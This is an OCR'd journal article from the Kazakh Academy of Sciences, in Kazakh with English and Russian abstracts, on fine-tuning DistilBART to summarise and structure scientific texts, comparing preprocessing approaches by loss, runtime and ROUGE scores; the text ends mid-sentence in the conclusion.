ISSN 2518-1726 (Online),
ISSN 1991-346X (Print)

«ҚАЗАҚСТАН РЕСПУБЛИКАСЫ
ҰЛТТЫҚ ҒЫЛЫМ
АКАДЕМИЯСЫ» РҚБ

«ҚАЗАҚСТАН РЕСПУБЛИКАСЫ
ҰЛТТЫҚ ҒЫЛЫМ АКАДЕМИЯСЫ» РҚБ

ХАБАРЛАРЫ

ИЗВЕСТИЯ

РОО «НАЦИОНАЛЬНОЙ
АКАДЕМИИ НАУК РЕСПУБЛИКИ
КАЗАХСТАН»

N E W S

OF THE ACADEMY OF SCIENCES
OF THE REPUBLIC OF
KAZAKHSTAN

PHYSICO-MATHEMATICAL SERIES

4 (352)

OCTOBER – DECEMBER 2024

PUBLISHED SINCE JANUARY 1963
PUBLISHED 4 TIMES A YEAR

ALMATY, NAS RK

«ҚР ҰҒА Хабарлары. Физика және информатика сериясы».
ISSN 2518-1726 (Online),
ISSN 1991-346X (Print)
Меншіктеуші: «Қазақстан Республикасының Ұлттық ғылым академиясы» РҚБ (Алматы қ.). Қазақстан Республикасының Ақпарат және қоғамдық даму министрлігінің Ақпарат комитетінде 14.02.2018 ж. берілген **No 16906-Ж** мерзімдік басылым тіркеуіне қойылу туралы куәлік.
Тақырыптық бағыты: *физика және ақпараттық коммуникациялық технологиялар сериясы.*
Қазіргі уақытта: *«ақпараттық технологиялар»бағыты бойынша ҚР БҒМ БҒСБК ұсынған журналдар тізіміне енді.*
Мерзімділігі: *жылына 4 рет.*
Тиражы: *300 дана.*
Редакцияның мекен-жайы: *050010, Алматы қ., Шевченко көш., 28, 219 бөл., тел.: 272-13-19*
http://www.physico-mathematical.kz/index.php/en/

«Известия НАН РК. Серия физика и информатики».
ISSN 2518-1726 (Online),
ISSN 1991-346X (Print)
Собственник: *Республиканское общественное объединение «Национальная академия наук Республики Казахстан» (г. Алматы).*
Свидетельство о постановке на учет периодического печатного издания в Комитете информации Министерства информации и общественного развития Республики Казахстан **No 16906-Ж** выданное 14.02.2018 г.
Тематическая направленность: *серия физика и информационные коммуникационные технологии.*
В настоящее время: *вошел в список журналов, рекомендованных ККСОН МОН РК по направлению «информационные коммуникационные технологии».*
Периодичность: *4 раз в год.*
Тираж: *300 экземпляров.*
Адрес редакции: *050010, г. Алматы, ул. Шевченко, 28, оф. 219, тел.: 272-13-19*
http://www.physico-mathematical.kz/index.php/en/

News of the National Academy of Sciences of the Republic of Kazakhstan.
Series of physics and informatics.
ISSN 2518-1726 (Online),
ISSN 1991-346X (Print)
Owner: RPA «National Academy of Sciences of the Republic of Kazakhstan» (Almaty). The certificate of registration of a periodical printed publication in the Committee of information of the Ministry of Information and Social Development of the Republic of Kazakhstan **No. 16906-Ж,** issued 14.02.2018
Thematic scope: *series physics and information technology.*
Currently: *included in the list of journals recommended by the CCSES MES RK in the direction of «information and communication technologies».*
Periodicity: *4 times a year.*
Circulation: *300 copies.*
Editorial address: *28, Shevchenko str., of. 219, Almaty, 050010, tel. 272-13-19*
http://www.physico-mathematical.kz/index.php/en/

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 5–16
https://doi.org/10.32014/2024.2518-1726.303

УДК 004.931

©M. Aitimov[1] , R. U Almenayeva[1*] , K.K. Makulov[2] , A. B. Ostayeva [1], R. Muratkhan[3] , 2024.
[1]Korkyt Ata Kyzylorda University, Kyzylorda, Kazakhstan;
[2]Caspian University of Technologies and Engineering named after. Sh. Yessenov, Aktau, Kazakhstan;
[3]Karaganda Buketov University, Karaganda, Kazakhstan.
E-mail: a_raihan@mail.ru

APPLICATION OF MACHINE LEARNING METHOD TO ANALYZE AND EXTRACT SEMANTIC STRUCTURES FROM SCIENTIFIC TEXTS

Aitimov Murat – PhD, senior lecturer, Korkyt Ata Kyzylorda University, Kyzylorda, Kazakhstan, E-mail: aitimovmurat07@gmail.com, https://orcid.org/0000-0002-8397-8914;
Almenayeva Raikhan - PhD, senior lecturer, Korkyt Ata Kyzylorda University, Kyzylorda, Kazakhstan, E-mail: a_raihan@mail.ru, https://orcid.org/0000-0001-7468-8088;
Makulov Kaiyrbek - PhD, Associate Professor of the Department of Computer Science of the Caspian University of Technologies and Engineering named after. Sh. Yessenov, Aktau, Kazakhstan, E-mail: kaiyrbek.makulov@yu.edu.kz, https://orcid.org/0000-0002-0826-0371;
Ostayeva Aiymkhan - candidate of Pedagogical Sciences, senior lecturer, Korkyt Ata Kyzylorda University, E-mail: aimak73@mail.ru, https://orcid.org/0000-0003-3361-2022;
Muratkhan Raikhan – Karaganda Buketov University, Associate Professor, PhD, Karaganda, Kazakhstan, e-mail: raikhan.muratkhan@mail.ksu.kz, https://orcid.org/0000-0002-2030-8948.

Abstract. This paper discusses a method for extracting text summaries from scientific documents using the DistilBART model, which is an improved and reduced version of the Bidirectional and Auto-Regressive Transformers (BART) model. The DistilBART model, trained on large volumes of text data, allows one to effectively solve natural language processing (NLP) tasks such as text summarization, machine translation, and text generation. This paper focuses on the application of DistilBART to analyzing and extracting text summaries from scientific documents. The goal of this work is to develop a universal tool based on the DistilBART model that will be effective in extracting and structuring information from scientific documents in various fields. Traditional text processing methods are often not powerful enough and require significant computational resources, which makes them inapplicable to analyzing large volumes of data. The use of advanced machine learning models such as DistilBART is a significant step forward. The relevance of this work is also due to the growing need for effective research support systems. Extracting text summaries using DistilBART can significantly improve

the quality of analytical reviews, simplify the search for relevant literature, and facilitate a deeper understanding of research questions. Ultimately, this helps accelerate scientific progress and improve the efficiency of work in various fields of science and technology.

Key words: Automated document analysis, Machine learning, DistilBART, Natural language processing, Text summarization

Conflict of interest: The authors declare that there is no conflict of interest.

©М. Айтимов[1], Р.У Альменаева[1*], К.К. Макулов[2], А.Б. Остаева[1], Р. Муратхан[3], 2024.

[1]Қоркыт Ата атындағы Қызылорда университеті, Қызылорда, Қазақстан;
[2]Ш. Есенов атындағы Каспий технологиялар және инжиниринг университеті, Ақтау, Қазақстан;
[3]Е.А. Бөкетов атындағы Қарағанды унивеситеті, Қарағанды, Қазақстан.
E-mail: a_raihan@mail.ru

ҒЫЛЫМИ МӘТІНДЕРДЕН СЕМАНТИКАЛЫҚ ҚҰРЫЛЫМДАРДЫ ТАЛДАУ ЖӘНЕ АЛУ ҮШІН МАШИНАЛЫҚ ОҚЫТУ ӘДІСІН ҚОЛДАНУ

Айтимов Мурат – PhD, аға оқытушы, Қоркыт Ата атындағы Қызылорда университеті Қызылорда, Қазақстан, E-mail: aitimovmurat07@gmail.com, https://orcid.org/0000-0002-8397-8914;

Альменаева Райхан Умирзаковна – PhD, аға оқытушы, Қоркыт Ата атындағы Қызылорда университеті Қызылорда, Қазақстан, E-mail: a_raihan@mail.ru, https://orcid.org/0000-0001-7468-8088;

Макулов Кайырбек Калданбекович – э.ғ.к., Ш. Есенов атындағы Каспий технологиялар және инжиниринг университетінің Компьютерлік ғылымдар кафедрасының қауымдастырылған профессор м.а., Ақтау, Қазақстан, E-mail: kaiyrbek.makulov@yu.edu.kz, https://orcid.org/0000-0002-0826-0371;

Остаева Айымхан Батырхановна – педагогика ғылымдарының кандидаты, аға оқытушы, Қоркыт Ата атындағы Қызылорда университеті, E-mail: aimak73@mail.ru, https://orcid.org/0000-0003-3361-2022;

Муратхан Райхан – Е.А.Бөкетов атындағы Қарағанды унивеситеті, қауымдастырылған профессор, PhD, Қарағанды қаласы, Қазақстан, e-mail: raikhan.muratkhan@mail.ksu.kz, https://orcid.org/0000-0002-2030-8948.

Аннотация. Бұл мақалада екі бағытты және авторегрессивті трансформаторлар (BART) үлгісінің жақсартылған және қысқартылған нұсқасы болып табылатын DistilBART үлгісін пайдаланып, ғылыми құжаттардан қысқа мәтіндік сипаттамаларды алу әдісі талқыланады. Мәтіндік деректердің үлкен көлеміне үйретілген DistilBART моделі мәтінді қорытындылау, машиналық аударма және мәтінді құру сияқты табиғи тілді өңдеу (NLP) тапсырмаларын тиімді шеше алады. Бұл жұмыс ғылыми құжаттардан мәтіндік қорытындыларды талдау және шығару үшін DistilBART қолданбасын қолдануға бағытталған. Бұл жұмыстың мақсаты әртүрлі

салалардағы ғылыми құжаттардан ақпаратты алу және құрылымдау үшін тиімді болатын DistilBART моделіне негізделген әмбебап құралды әзірлеу болып табылады. Дәстүрлі мәтінді өңдеу әдістері жиі қуатсыз және есептеуді қажет етеді, сондықтан оларды деректердің үлкен көлемін талдау үшін жарамсыз етеді. DistilBART сияқты машиналық оқытудың озық үлгілерін пайдалану алға жасалған маңызды қадам болып табылады. Бұл жұмыстың өзектілігі ғылыми зерттеулерді қолдаудың тиімді жүйелеріне деген қажеттіліктің артуына да байланысты. DistilBART көмегімен мәтіндік қорытындыларды шығару аналитикалық шолулардың сапасын айтарлықтай жақсартады, сәйкес әдебиеттерді іздеуді жеңілдетеді және зерттеу сұрақтарын тереңірек түсінуге ықпал етеді. Нәтижесінде бұл ғылыми прогресті жеделдетуге және ғылым мен техниканың әртүрлі салаларындағы жұмыстың тиімділігін арттыруға көмектеседі.

Түйін сөздер: Мәтіндерді автоматты талдау, Машиналық оқыту, DistilBART, Табиғи тілдерді өңдеу, Мәтіндерді қысқаша сипаттау

©М. Айтимов[1], Р.У Альменаева[1*], К.К. Макулов[2,], А.Б. Остаева[1,], Р. Муратхан[3], 2024.

[1]Кызылординский университет имени Коркыт Ата, Кызылорда, Казахстан;
[2]Каспийский университет технологий и инжиниринга имени Ш. Есенова, Актау, Казахстан;
[3]Карагандинский университет имени Е.А. Букетова, Караганда, Казахстан.
E-mail: *a_raihan@mail.ru*

ПРИМЕНЕНИЕ МЕТОДА МАШИННОГО ОБУЧЕНИЯ ДЛЯ АНАЛИЗА И ИЗВЛЕЧЕНИЯ СЕМАНТИЧЕСКИХ СТРУКТУР ИЗ НАУЧНЫХ ТЕКСТОВ

Айтимов Мурат – PhD, старший преподаватель, Кызылординский университет имени Коркыт Ата, Кызылорда, Казахстан, E-mail: aitimovmurat07@gmail.com, https://orcid.org/0000-0002-8397-8914;

Альменаева Райхан Умирзаковна – PhD, старший преподаватель, Кызылординский университет имени Коркыт Ата, Кызылорда, Казахстан, E-mail: a_raihan@mail.ru, https://orcid.org/0000-0001-7468-8088;

Макулов Кайырбек Калданбекович – к.э.н., и.о. ассоциированного профессора кафедры Компьютерные науки Каспийского Университета технологий и инжиниринга имени Ш. Есенова, Актау, Казахстан, E-mail: kaiyrbek.makulov@yu.edu.kz, https://orcid.org/0000-0002-0826-0371;

Остаева Айымхан Батырхановна – кандидат педагогических наук, старший преподаватель Кызылординского университета имени Коркыт Ата, Кызылорда, Казахстан, E-mail: aimak73@mail.ru, https://orcid.org/0000-0003-3361-2022;

Муратхан Райхан – Карагандинский университет им. Е.А. Букетова, ассоциированный профессор, PhD, Караганда, Казахстан, e-mail: raikhan.muratkhan@mail.ksu.kz, https://orcid.org/0000-0002-2030-8948.

Аннотация. В данной работе рассматривается метод извлечения краткого описания текста из научных документов с использованием модели DistilBART, представляющей собой усовершенствованную и сокращенную версию модели Bidirectional and Auto-Regressive Transformers (BART). Модель DistilBART, обученная на больших объемах текстовых данных, позволяет эффективно решать задачи обработки естественного языка (NLP), такие как обобщение текста, машинный перевод и генерация текста. В данной работе основное внимание уделяется применению DistilBART для анализа и извлечения краткого описания текста из научных документов. Цель данной работы заключается в разработке универсального инструмента на основе модели DistilBART, который будет эффективным в извлечении и структурировании информации из научных документов различных областей. Традиционные методы обработки текста часто оказываются недостаточно мощными и требуют значительных вычислительных ресурсов, что делает их неприменимыми для анализа больших объемов данных. Использование передовых моделей машинного обучения, таких как DistilBART, представляет собой значительный шаг вперед. Актуальность данной работы также обусловлена растущей потребностью в эффективных системах поддержки научных исследований. Извлечение краткого описания текста с помощью DistilBART может существенно повысить качество аналитических обзоров, упростить поиск релевантной литературы и способствовать более глубокому пониманию исследовательских вопросов. В итоге, это способствует ускорению научного прогресса и повышению эффективности работы в различных областях науки и техники.

Ключевые слова: автоматический анализ документов, машинное обучение, DistilBART, обработка естественного языка, краткое описание текста

Кіріспе

Жыл сайын ғылыми әдебиеттердің көлемі ұлғайып келеді, бұл ғылыми құжаттардан ақпаратты (Шай, et al, 2023) тиімді алу және құрылымдау міндетін өзекті етеді. Зерттеушілер мен сарапшылар соңғы жетістіктерден хабардар болу және өз зерттеулері үшін сәйкес деректерді табу үшін үлкен көлемдегі мәтінді (Дагделен, et al, 2024) жылдам және дәл талдауы керек. Ғылыми құжаттардан қысқаша мәтіндік сипаттамаларды (Хартманн, et al, 2023) (Тревизо, et al, 2023) алу қазіргі заманғы табиғи тілді өңдеу (NLP) әдістерін қолдануды талап ететін маңызды міндетке айналуда (Ивги, et al, 2023). Бұл мәселені шешудің перспективті тәсілдерінің бірі екі бағытты және авторегрессивті трансформаторлар (BART) сияқты трансформатор архитектурасына негізделген модельдерді пайдалану болып табылады. BART (Қайбасова, et al, 2022), Facebook AI әзірлеген, екі бағытты кодтауыш пен авторегрессивті декодерді біріктіретін гибридті модель (Сантана, et al, 2023). Бұл оны мәтінді құру, қорытындылау және мәтіннің мағынасын түсіну тапсырмаларының қуатты құралына айналдырады. Дегенмен, жоғары

өнімділігіне қарамастан, бастапқы BART моделі (Ландолси, et al, 2023) айтарлықтай есептеу ресурстарын қажет етеді (Вэй, et al, 2023). Сонымен қатар, DistilBART қолдану ғылыми және білім беру мекемелерінде шешім қабылдау процесін жақсартуға көмектесетін әртүрлі ғылыми және білім беру құжаттарынан ақпаратты жинақтау және құрылымдау, талдау есептерін жасауға көмектеседі (Полак, et al, 2024) (Садирмекова, et al, 2023). Осылайша, бұл жұмыстың ғылыми мақсаты әртүрлі салалардағы ғылыми құжаттардан семантикалық ақпаратты алу және құрылымдау үшін тиімді болатын DistilBART моделіне негізделген әмбебап құралды жасау болып табылады.

Тиімділікті арттыру және есептеу шығындарын азайту үшін DistilBART, BART моделінің тазартылған нұсқасы жасалды. DistilBART BART-тың негізгі артықшылықтарын кішірейтілген өлшемде және жоғары жұмыс жылдамдығында сақтайды. Бұған білімді айдау техникасы арқылы қол жеткізіледі, мұнда жинақы модель (студент) үлкенірек модельдің (мұғалім) мінез-құлқын еліктеу үшін оқытылады. Бұл жұмыста ғылыми құжаттардан семантикалық құрылымды алу үшін DistilBART моделін пайдалану талқыланады. BART үлгісі бастапқыда жаңалықтар мақалалары мен олардың қысқаша мазмұнын қамтитын CNN/Daily Mail сияқты қысқа мәтіндік деректер жиынында оқытылды. Модельді ғылыми мәтіндерге бейімдеу үшін біз arXiv сияқты ашық көздерден ғылыми мақалалардың үлкен деректер жинағын жинадық және мәтіндерді алдын ала өңдедік, оның ішінде кіші әріптерді азайту, қажетсіз таңбалар мен бос орындарды жою, таңбалау және тоқтату сөздерді алып тастау. Әрі қарай, алдын ала дайындалған DistilBART моделі біздің ғылыми мақалаларымыздың деректер жиынтығында қосымша оқытылды. Жаттығу кезінде біз үлгінің жақсаруын бақылау және артық орнатуды болдырмау үшін партия өлшемі, үйрену жылдамдығы және дәуірлер саны сияқты гиперпараметрлерді реттедік және жоғалту және ROUGE мәндері сияқты көрсеткіштерді бақыладық. Эксперименттік нәтижелер қайта оқытылған DistilBART моделі бастапқы үлгімен салыстырғанда ғылыми құжаттардан ақпаратты алу және құрылымдау сапасын айтарлықтай жақсартқанын көрсетті. Осылайша, ғылыми құжаттардан семантикалық құрылымды алу үшін DistilBART пайдалану ғылыми мәтіндерді өңдеуді автоматтандыру және тиімділігін арттыру үшін жаңа мүмкіндіктер ашады, бұл ғылыми зерттеулерді жылдамдатуға және деректерді талдау сапасын жақсартуға көмектеседі.

Әдістер мен материалдар.

DistilBART моделін дамыту және одан әрі оқыту үшін arXiv сияқты ашық көздерден ғылыми мақалалардың кең деректер жинағы жиналды. Деректер жинағы геологиялық деректерді, клиникалық есептер мен білім беру бағдарламаларын қоса алғанда, әртүрлі ғылыми салалардағы мақалаларды қамтиды (Ли, 2023) (Лю, 2023). Деректерді жинаудың негізгі қадамдары arXiv API арқылы мақалаларды іздеу және жүктеп алу, содан кейін мәтіндерді


кейінгі өңдеу үшін бір корпусқа біріктіру болды. Мәтінді алдын ала өңдеу деректерді машиналық оқытуға дайындаудағы маңызды қадам болып табылады. Негізгі алдын ала өңдеу қадамдары регистр сезімталдығын жою үшін кіші әріптегі мәтінді, мәтінді тазалау үшін қажет емес таңбалар мен бос орындарды жоюды, мәтінді таңбалауыштарға (сөздерге немесе сөйлемдерге) бөлу үшін таңбалауды және жоғары жиілікті, бірақ ақпаратсыз сөздерді алып тастау үшін тоқтату сөздерді жоюды қамтиды. Бұл қадамдар бізге үлгіні әрі қарай оқытуға дайын таза және құрылымды мәтінді алуға мүмкіндік берді.

Енгізу сапасын одан әрі жақсарту үшін деноизизация автокодерлері әдісі де қолданылды. Бұл әдіс деректерден шуды жою және оның сапасын қалпына келтіру арқылы модельге мәнді мүмкіндіктерді шығаруға мүмкіндік береді. Содан кейін тазартылған деректер DistilBART үлгісін пайдалана отырып, мәтінді талдау сапасын одан әрі жақсарту үшін мәтінмәнге сезімтал ендірулерді жасау үшін пайдаланылды. Эксперимент барысында бұл тәсілдерді DistilBART-пен үйлестіре қолдану ғылыми құжаттардағы ақпаратты жинақтау және құрылымдау тапсырмаларында модельдің тиімділігін айтарлықтай арттырып, оны қолданудың әртүрлі салаларына арналған әмбебап құралға айналдыратыны анықталды. DistilBART моделін ғылыми мәтіндерге бейімдеу үшін партия өлшемі, оқу жылдамдығы және дәуірлер саны сияқты белгілі бір гиперпараметрлер бапталды және пайдаланылды. Алдын ала дайындық процесі Hugging Face Transformers кітапханасы арқылы алдын ала дайындалған DistilBART үлгісін жүктеуді, жаттығу параметрлерін оңтайландыру үшін гиперпараметрлерді баптауды, дайындалған ғылыми мақала деректер жинағында алдын ала дайындық процесін іске қосуды және модельдің жақсаруын бақылау және шамадан тыс орнатудың алдын алу үшін жоғалту және ROUGE сияқты көрсеткіштерді бақылауды қамтыды.

Нәтижелер және оларды талқылау


Қосымша оқыту нәтижелері бастапқы үлгімен салыстырғанда ғылыми құжаттардан ақпаратты алу және құрылымдау сапасының айтарлықтай жақсарғанын көрсетті. Модельдің сапасы ROUGE метрикасының көмегімен бағаланды, бұл мәтіндерді қорытындылау және құрылымдау тапсырмаларында үлгі өнімділігінің жақсаруын анықтауға мүмкіндік берді. Нәтижелерді көрнекі түрде көрсету үшін графиктер мен кестелер оқу процесі кезінде метрикадағы өзгерістерді көрсету және қосымша оқытуға дейін және одан кейінгі үлгі өнімділігін салыстыру үшін пайдаланылды. Мысалы, жаттығу жоғалту сюжеті үлгінің біртіндеп жетілдірілуін көрсететін дәуірлер санының өсуімен жоғалту мәндерінің тұрақты төмендеуін көрсетті. DistilBART моделінің негізгі гиперпараметрлері, мысалы, партия өлшемі (16), оқу жылдамдығы (3e-5) және дәуірлер саны (10), оқыту сапасы мен тиімділігі арасындағы оңтайлы теңгерімге қол жеткізу үшін таңдалды. DistilBART моделінің құрылымын визуализациялау және қосымша оқыту кезінде ROUGE метрикасындағы өзгерістер графигі ғылыми құжаттардан семантикалық

құрылымды алу үшін осы модельді пайдаланудың артықшылықтарын анық көрсетті. Ғылыми құжаттардан семантикалық құрылымды алу үшін DistilBART моделін пайдалану тиімді екенін көрсетті. Қосымша оқытылған модель ақпаратты жинақтау және құрылымдау мәселелерінде жоғары нәтиже көрсетті, бұл автоматтандыру және ғылыми мәтіндерді талдау тиімділігін арттыру үшін жаңа мүмкіндіктер ашады. Төменде әртүрлі деректерді алдын ала өңдеу және оқыту тәсілдерін пайдалану кезінде DistilBART үлгісінің өнімділігінің әртүрлі аспектілері көрсетілген. 3-суретте модельдің өнімділігін бағалауға мүмкіндік беретін әрбір тәсіл үшін шығынды бағалауды қадағалау көрсетілген. Бақылаулар жетілдірілген алдын ала өңдеуде үлгі өнімділігінің жақсырақ екенін көрсететін ең төменгі жоғалту ұпайы бар екенін көрсетеді. Негізгі алдын ала өңдеу және бастапқы үлгі ұқсас, бірақ сәл жоғары шығынды бағалауды көрсетеді. Сонымен қатар, деноизизациясы бар автокодерлер жоғары жоғалтуларды көрсетеді, бұл нашар өнімділікті көрсетеді. Жетілдірілген алдын ала өңдеумен төмен жоғалту ұпайы жақсырақ жалпылау мүмкіндігін және үлгі өнімділігін көрсетеді (1-сурет)




Сур. 1. Тәсіл бойынша шығынды бағалау
(*Fig. 1.* Evaluation Loss by Approach)

2-сурет әрбір тәсілді бағалау және есептеу тиімділігін бөлектеу үшін орындау уақытының салыстыруын көрсетеді. Бақылаулар көрсеткендей, деноизизациялау автокодерлерінің басқа тәсілдермен салыстырғанда орындау уақыты қысқа болады, ал негізгі үлгі, негізгі алдын ала өңдеу және кеңейтілген алдын ала өңдеу ұзағырақ және ұқсас орындау уақыттарын көрсетеді. Автокодерлердің жоғары есептеу тиімділігіне қарамастан, олардың жоғары жоғалту ұпайлары мен төмен ROUGE ұпайларында көрінетін төмен өнімділігі жылдамдық пен сапа арасындағы ымырасыздықты көрсетеді..



Сур. 2. Тәсіл бойынша бағалаудың орындалу уақыты
(*Fig. 2.* Evaluation Runtime by Approach)


3-сурет әртүрлі деректер жиынындағы үлгі өнімділігіндегі айырмашылықтарды анық көрсетеді, бұл нақты тапсырма үшін үлгіні таңдау кезінде ескеру маңызды. Біз модельді DistilBART бағдарламасының алдын ала дайындалған нұсқасында бағаладық және ол CNN/Daily Mail-пен салыстырғанда Scientific papers/arxiv деректер жинағында айтарлықтай жақсы нәтиже көрсетті. “Scientific papers/arxiv” үшін ROUGE-2 және ROUGE-L көрсеткіштері айтарлықтай жоғары, бұл ғылыми мақалаларды өңдеу кезінде үлгінің жақсырақ өнімділігін көрсетеді. Сонымен қатар, CNN/Daily Mail деректер жинағындағы нәтижелер төмен болды, бұл модельдің жаңалықтар мақалаларының мәтінін өңдеу қиынырақ екенін немесе деректердің осы түріне үлгіні қосымша баптау қажет екенін көрсетуі мүмкін.



Сур. 3. Тәсіл бойынша бағалаудың орындалу уақыты
(*Fig. 3.* Evaluation Runtime by Approach)

4-суретте әртүрлі алдын ала өңдеу және оқыту тәсілдері мәтінді қорытындылау үшін пайдаланылатын үлгілердің сапасына қалай әсер ететіні анық көрсетілген. ROUGE-2 және ROUGE-L метрикасының нәтижелері деректерді алдын ала өңдеу мен үлгіні оқытудың төрт тәсілі үшін ұсынылған. Жетілдірілген алдын ала өңдеуі бар модель күрделі деректерді алдын ала

өңдеудің тиімділігін, соның ішінде таңбалауды, сөзді жоюды тоқтатуды және тіректерді бөлуді көрсететін екі көрсеткіш бойынша да ең жақсы нәтижелерді көрсетеді. Бұған қоса, негізгі алдын ала өңдеу үлгісі деректерді алдын ала өңдеудің маңыздылығын растайтын негізгі үлгімен салыстырғанда жақсартылған нәтижелерді көрсетеді. Деректерді тазалау үшін автокодерлерді пайдаланатын модель (Denoising Autoencoders) ROUGE-2 метрикасындағы өнімділікті аздап төмендетеді. Дегенмен, ол ROUGE-L метрикасында әлі де жақсы нәтижелерді көрсетеді, бұл шуды жоюдың тиімділігін көрсетеді, бірақ ол әрі қарай реттеуді қажет етеді. Осылайша, әртүрлі алдын ала өңдеу және оқыту тәсілдері үшін ROUGE-2 және ROUGE-L метрикасының нәтижелерін талдау оқыту үлгілерінен бұрын деректерді мұқият өңдеудің маңыздылығын көрсетеді. Жетілдірілген деректерді алдын ала өңдеу ең тиімді болып көрінеді, ал негізгі алдын ала өңдеу және автокодерлеу әдісі де негізгі үлгіге қарағанда жақсартуларды көрсетеді, бірақ жақсы нәтижелерге қол жеткізу үшін одан әрі жетілдіруді қажет етеді.



\Сур. 4. Тәсіл бойынша бағалаудың орындалу уақыты
(*Fig. 4.* Evaluation Runtime by Approach)

Осылайша, салыстырмалы талдау ғылыми мәтіндерден семантикалық құрылымды алу тапсырмаларында DistilBART моделінің сапасын жақсартудың ең тиімді тәсілі деректерді кеңейтілген алдын ала өңдеу екенін көрсетеді. Негізгі алдын ала өңдеу және негізгі үлгі әдістері де жақсы нәтижелер көрсетеді, ал деноизизациялық автокодерлер әдісі оның жұмысын жақсарту үшін одан әрі оңтайландыруды қажет етеді.

Қорытынды

Бұл мақалада BART моделінің жақсартылған және қысқартылған нұсқасы болып табылатын DistilBART үлгісін пайдаланып ғылыми құжаттардан семантикалық құрылымды алу әдісі зерттелді. Мәтіндік деректердің үлкен көлеміне үйретілген DistilBART моделі мәтінді қорытындылау, машиналық аударма және мәтінді құру сияқты табиғи тілді өңдеу мәселелерін шешуде

жоғары өнімділікті көрсетті. Бұл жұмыстың негізгі мақсаты әртүрлі салалардағы ғылыми құжаттардан семантикалық ақпаратты алуда және құрылымдауда тиімді болатын DistilBART моделі негізінде әмбебап құрал жасау болды. Тәжірибелер arXiv сияқты ашық дереккөздерден ғылыми мақалалардың кең деректер жинағын жинады. Модельдерді оқыту сапасын арттыру үшін деректерді алдын ала өңдеудің әртүрлі әдістері, соның ішінде негізгі және кеңейтілген алдын ала өңдеу, сонымен қатар деноизизациялау автокодерлері әдісі қолданылды. Нәтижелер кеңейтілген деректерді алдын ала өңдеуі бар DistilBART үлгісі ROUGE-2 және ROUGE-L өлшемдерінде ең жақсы нәтиже көрсеткенін көрсетті, бұл күрделі деректерді алдын ала өңдеудің, соның ішінде токенизацияны, сөзді жоюды және тіректерді жоюдың тиімділігін көрсетеді. Модельдің «Scientific papers/arxiv» және «CNN/Daily Mail» сияқты әртүрлі деректер жиынындағы өнімділігінің салыстырмалы талдауы DistilBART моделінің жаңалықтар мәтіндеріне қарағанда ғылыми мақалаларды өңдеуде айтарлықтай жақсы жұмыс істейтінін көрсетті. Бұл әртүрлі деректер түрлері үшін үлгіні қосымша баптау қажеттілігін көрсетеді. Модельдің өнімділігін бағалауға қажетті уақыт, сонымен қатар қолданылатын деректерді алдын ала өңдеу тәсіліне байланысты өзгерді, 